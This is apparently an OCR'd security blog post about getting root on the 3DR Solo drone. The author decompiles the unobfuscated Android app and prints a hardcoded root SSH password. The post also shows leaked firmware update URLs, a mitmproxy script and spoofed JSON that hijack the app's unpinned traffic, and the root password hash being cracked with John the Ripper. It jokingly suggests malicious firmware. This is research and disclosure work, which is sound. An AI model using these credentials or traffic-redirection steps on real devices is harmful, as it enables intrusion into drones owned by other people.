
Shelling out on 3DR Solo

getting root on a 'Smart Drone'




Getting our hands dirty

up close and personal with Solo


Rather than bore you with more anti-marketing speak I will dig right into the the Solo App release, and subsequently the drone itself. During discussions with one of the App developers via Twitter an interesting posture was put forth regarding IF the Android app would be obfuscated vs. not. The posture was not at all uncommon, and from a developer standpoint the decision is all too understandable. From a protection of intellectual property or prevention of unauthorized access perspective (mods or attacks) however a very foolish move or decision.

In essence the statement was that obfuscating the 3DR Solo Android App offered no trade off in 'return of investment'. Point A) was that "Hacker's gonna hack", and point B) was that it was likely to cause "problems processing crash reports". As such investing in protection at the binary level was deemed "Not worth it".




Of course Jonathan does not speak for the entire 3DR dev team, these sort of decisions are made higher up the food chain. The choice to NOT invest in development time one way or another usually comes from the top down via the management chain. In a world of Minimum Viable Products, and Incremental Improvements things like security can usually wait! Generally speaking as mentioned above the pressure to get a product to market often trumps the desire to invest in things that may slow a product release and prevent it from getting out the door.


As a result of the above calculated decision process the Solo App shipped completely unprotected against decompilation! The classes.dex file is easily converted to a .jar file which can subsequently be unpacked and reversed to .java source with ease as no technology like DexGuard, DashO, DexProtector or Stringer are employed. On OSX of course anything in the App Store is cryptid=1 so the decompilation is less of an issue.



In essence any of the source code used to generate the .apk file for Android should be considered public Open Source code. In principal the code may be adhering to the MakerBot 10% closed model, however until efforts are made to actually close that portion of the source and lock it down, anyone can examine the intellectual property beneath the veil.



One example of the result of said conflict in postures is the fact that 3DR does not wish for end users to have the Root password to Solo, yet no effort was made at preventing one from obtaining it to begin with…



Using JD-GUI or any other Java decompiler one can simply extract the Root password from the source with minimal effort.

```
private static final int ARTOO_VIDEO_HANDSHAKE_PORT = 5502;
public static final String EXTRA_BUTTON_PACKET = "extra_button_packet";
private static final long RECONNECT_COUNTDOWN = 1000L;
public static final String SOLOLINK_SSID_CONFIG_PATH = "/usr/bin/sololink_config";
private static final String TAG = ArtooLinkManager.class.getSimpleName();
private static final SshConnection sshLink = new SshConnection("10.1.1.1", "root", "TjSDBkAu");
private final TcpConnection batteryConnection;
private final Handler handler = new Handler();
private final AtomicBoolean isBatteryStarted = new AtomicBoolean(false);
private final AtomicBoolean isVideoHandshakeStarted = new AtomicBoolean(false);
private final LocalBroadcastManager lbm;
private final Runnable reconnectBatteryTask = new Runnable()
```

Although many other logic blocks and paths are laid out in the decompiled code one of the more interesting tidbits of information comes from a common log message.

```
:false,"release_date":"2015-06-04T04:35:36Z","description":"Solo v1.0.0","release_notes
":"Please complete this update before your first flight","product":2,"file":"https://dd
i00u8iknwj1.cloudfront.net/media/releases/2015/06/04/solo_1.0.0.tar.gz","md5":"61d3b4f2
48f0936e8c86464a8f05f46c","paramFile":null,"paramMd5":"","channel":1}]},{"id":1,"title"
:"Controller","description":"Controller for Solo by 3DR","releases":[{"id":63,"title":"
Controller 1.0.0","major":"1","minor":"0","patch":"0","required":false,"release_date":"
2015-06-04T04:36:58Z","description":"Controller v1.0.0","release_notes":"Please complet
e this update before your first flight","product":1,"file":"https://ddi00u8iknwj1.cloud
front.net/media/releases/2015/06/04/controller_1.0.0.tar.gz","md5":"c75ec6f0eded6cd4a05
8700595d3ca26","paramFile":null,"paramMd5":"","channel":1}]}]}
D/UpdateService(21177): Latest versions retrieved:
D/UpdateService(21177): Solo version 1.0.0 @ https://ddi00u8iknwj1.cloudfront.net/media
/releases/2015/06/04/solo_1.0.0.tar.gz (61d3b4f248f0936e8c86464a8f05f46c)
D/UpdateService(21177): Solo controller version 1.0.0 @ https://ddi00u8iknwj1.cloudfron
t.net/media/releases/2015/06/04/controller_1.0.0.tar.gz (c75ec6f0eded6cd4a058700595d3ca
26)
D/solo_updater(21177): Checking for update.
D/solo_updater(21177): Update version is the same as the current version: U 1.0.0, C 1.
0.0
D/artoo_updater(21177): Checking for update.
D/artoo_updater(21177): Update version is greater than the current version: U 1.0.0, C
0.6.12
D/UpdateService(21177): Completed update check.
```


In the event that your eye did not simply gravitate there, the Solo update URLs are printed out in the Android system log when the app launches. One could not ask for much more than a .tar.gz file!

- Solo version 1.0.0 @ https://ddi00u8iknwj1.cloudfront.net/media/releases/2015/06/04/solo_1.0.0.tar.gz

- Solo controller version 1.0.0 @ https://ddi00u8iknwj1.cloudfront.net/media/releases/2015/06/04/controller_1.0.0.tar.gz


```
D/UpdateService(21177): Server responded with: {"count":5,"next":null,"previous":null,"
results":[{"id":5,"title":"Gimbal","description":"Gimbal for Solo","releases":[]},{"id"
:4,"title":"STM32","description":"Artoo firmware for buttons, screen, power, etc.","rel
eases":[{"id":64,"title":"artoo stm32 v1.0.0","major":"1","minor":"0","patch":"0","requ
ired":false,"release_date":"2015-06-11T00:43:31Z","description":"","release_notes":"","
product":4,"file":"https://ddi00u8iknwj1.cloudfront.net/media/releases/2015/06/11/artoo
_v1.0.0.bin","md5":"863c25f55225405ffa4923a5564e93b1","paramFile":null,"paramMd5":"","c
hannel":1}]},{"id":3,"title":"Pixhawk","description":"Flight controller for SOLO","rele
ases":[]},{"id":2,"title":"Solo","description":"The best tool for aerial photography","
releases":[{"id":62,"title":"Solo 1.0.0","major":"1","minor":"0","patch":"0","required"
:false,"release_date":"2015-06-04T04:35:36Z","description":"Solo v1.0.0","release_notes
":"Please complete this update before your first flight","product":2,"file":"https://dd
i00u8iknwj1.cloudfront.net/media/releases/2015/06/04/solo_1.0.0.tar.gz","md5":"61d3b4f2
48f0936e8c86464a8f05f46c","paramFile":null,"paramMd5":"","channel":1}]},{"id":1,"title"
:"Controller","description":"Controller for Solo by 3DR","releases":[{"id":63,"title":"
Controller 1.0.0","major":"1","minor":"0","patch":"0","required":false,"release_date":"
2015-06-04T04:36:58Z","description":"Controller v1.0.0","release_notes":"Please complet
e this update before your first flight","product":1,"file":"https://ddi00u8iknwj1.cloud
front.net/media/releases/2015/06/04/controller_1.0.0.tar.gz","md5":"c75ec6f0eded6cd4a05
8700595d3ca26","paramFile":null,"paramMd5":"","channel":1}]}]}
D/UpdateService(21177): Latest versions retrieved:
```



The JSON responses from the server seem like they could be fun to abuse in the future. The flight school uses the same JSON request format. It resulted in a few chuckles to say the least.




```
D/FlightSchoolActivity(21177): Server responded with: {"count":4,"next":null,"previous"
:null,"results":[{"title":"Unboxing","filename":"http://player.vimeo.com/external/12958
7401.m3u8?p=high,standard&s=d6f7789add792ff7ef2899645c368d3b","thumbnail":"https://farm
8.staticflickr.com/7758/18216992498_6c70e70f50_o_d.jpg","type":1,"is_local":false,"orde
r":1},{"title":"Software Update","filename":"http://player.vimeo.com/external/129587402
.m3u8?p=high,standard,mobile&s=08bb9e4b34ce134e1d0f5a2b31274cb3","thumbnail":"https://f
arm9.staticflickr.com/8771/18378421756_dbb5070d7d_o_d.jpg","type":1,"is_local":false,"o
rder":2},{"title":"First Flight","filename":"http://player.vimeo.com/external/129589305
.m3u8?p=high,standard,mobile&s=114807c07f2685227c86f1107e1aaded","thumbnail":"https://f
arm8.staticflickr.com/7765/18216992238_ba9bd164ae_o_d.jpg","type":1,"is_local":false,"o
rder":3},{"title":"Advanced Flight","filename":"http://player.vimeo.com/external/130348
082.m3u8?p=high,standard,mobile&s=de4f525b002c0fc18107c2f408eaf3f1","thumbnail":"https:
//farm1.staticflickr.com/364/18679830952_659e871d1d_c.jpg","type":1,"is_local":false,"o
rder":4}]}
D/FlightSchoolActivity(21177): Latest videoThumbnailList retrieved
D/SoloDb  (21177): Creating solo database.
```

Using MITMProxy makes it trivial to demonstrate the potential effects of someone tampering with the responses to the Solo app. Rick Rolling end users is funny… it could be more malicious. You should note that SSL is not "pinned", likewise the Android platform does not check for SSL certificate revocation. There is room for a bit of fun to say the least.

```
$ cat redir2.py
from libmproxy.protocol.http import HTTPResponse
from netlib.odict import ODictCaseless

"""
This example shows two ways to redirect flows to other destinations.
"""


def request(context, flow):

    # Method 2: Redirect the request to a different server
    if flow.request.pretty_host(hostheader=True).endswith("takeoff.3dr.com"):
        flow.request.host = "digitalmunition.com"
        flow.request.update_host_header()

$  ./mitmproxy --port 8080 -s redir2.py
```



I quickly noticed you can’t just stuff a random Youtube or Vimeo URL in as a replacement. You’ve gotta WORK for your Rick Ashley. How go you get a valid URL you ask? Locate a video on Vimeo (no clue how to do this on YouTube non streaming videos), access the /config paramater for the specific video. https://player.vimeo.com/video/XXX_VIDEO_ID_HERE_/config , Finally locate the .m3u8 URL within in the config JSON data.



On which ever web server you redirect the requests to all you need to do is serve up the proper JSON response and lulz shall ensue.


```
root@aasm:/var/www# ls videos/
index.html
root@aasm:/var/www# cat videos/index.html
{
    "count": 1,
    "next": null,
    "previous": null,
    "results": [
        {
            "filename": "https://av00vimeo-i.akamaihd.net/i/,84334/979/166776163,.mp4.csmil/master.m3u8?prima
ryToken=1433788011_ce983579bd7486fd19013be60334728d",
            "is_local": false,
            "order": 1,
            "thumbnail": "http://orig10.deviantart.net/8db5/f/2011/050/b/c/trollface_jpg_by_dogslug-d39xkkg.p
ng",
            "title": "Pop Lock And Drop It",
            "type": 1
        }
    ]
}
```

Obviously distributing a malicious firmware image would be much more fun, so lets dive into the concept of taking apart the images as that would be the first step. Start by grabbing the Solo image referenced above. You can plot on nefarious things later… lets get a basic understanding of the landscape. Malicious firmware is on the table as an exercise for the reader!

Use what ever method you like to unpack it and put it into a working directory for you to begin sorting through the contents. You will need to locate the squashfs image and prepare either linux system of some sort to mount them with or use SquashFuse for Mac or Windows.

```
$ wget https://ddi00u8iknwj1.cloudfront.net/media/releases/2015/06/04/solo_1.0.0.tar.gz
--2015-06-16 12:42:26--  https://ddi00u8iknwj1.cloudfront.net/media/releases/2015/06/04/solo_1.0.0.tar.gz
Resolving ddi00u8iknwj1.cloudfront.net... 205.251.253.75, 54.230.90.175, 54.192.91.36, ...
Connecting to ddi00u8iknwj1.cloudfront.net|205.251.253.75|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 75410185 (72M) [application/x-gzip]
Saving to: 'solo_1.0.0.tar.gz'

solo_1.0.0.tar.gz                   100%[=========================================================>

2015-06-16 12:42:49 (3.22 MB/s) - 'solo_1.0.0.tar.gz' saved [75410185/75410185]
```

As a Mac user I chose the SquashFuse route and simply mounted the image in /tmp. From this point I have full unfettered access to the contents of the Solo filesystem. Accessing the Artoo Transmitter is done in exactly the same fashion.



As anyone else in the same position would… the FIRST thing I did was examine the shadow file.


```
$ cat /tmp/3dr-solo-imx6solo_3dr_1080p/etc/shadow
root:I8hkLIWAASD4Q:16590:0:99999:7:::
daemon:*:16590:0:99999:7:::
bin:*:16590:0:99999:7:::
sys:*:16590:0:99999:7:::
sync:*:16590:0:99999:7:::
games:*:16590:0:99999:7:::
man:*:16590:0:99999:7:::
lp:*:16590:0:99999:7:::
mail:*:16590:0:99999:7:::
news:*:16590:0:99999:7:::
uucp:*:16590:0:99999:7:::
proxy:*:16590:0:99999:7:::
www-data:*:16590:0:99999:7:::
```

Likewise

any respectable gentleman would run the above contents through John the Ripper or any modern day GPU based equivalent.

```
$ ~/Downloads/john-1.8.0-jumbo-1/run/john /tmp/3dr-solo-imx6solo_3dr_1080p/etc/shadow
Warning: detected hash type "descrypt", but the string is also recognized as "descrypt-opencl"
Use the "--format=descrypt-opencl" option to force loading these as that type instead
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 128/128 AVX-16])
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: MaxLen = 13 is too large for the current hash type, reduced to 8
```

Technically I could have the password in about 6 hours, but as we saw above it was much easier to pull it from the source code to the Android App.



25-GPU cluster cracks every standard Windows password in <6 hours

All your passwords are belong to us.

by **Dan Goodin** - Dec 9, 2012 7:00pm EST

Share Tweet 266

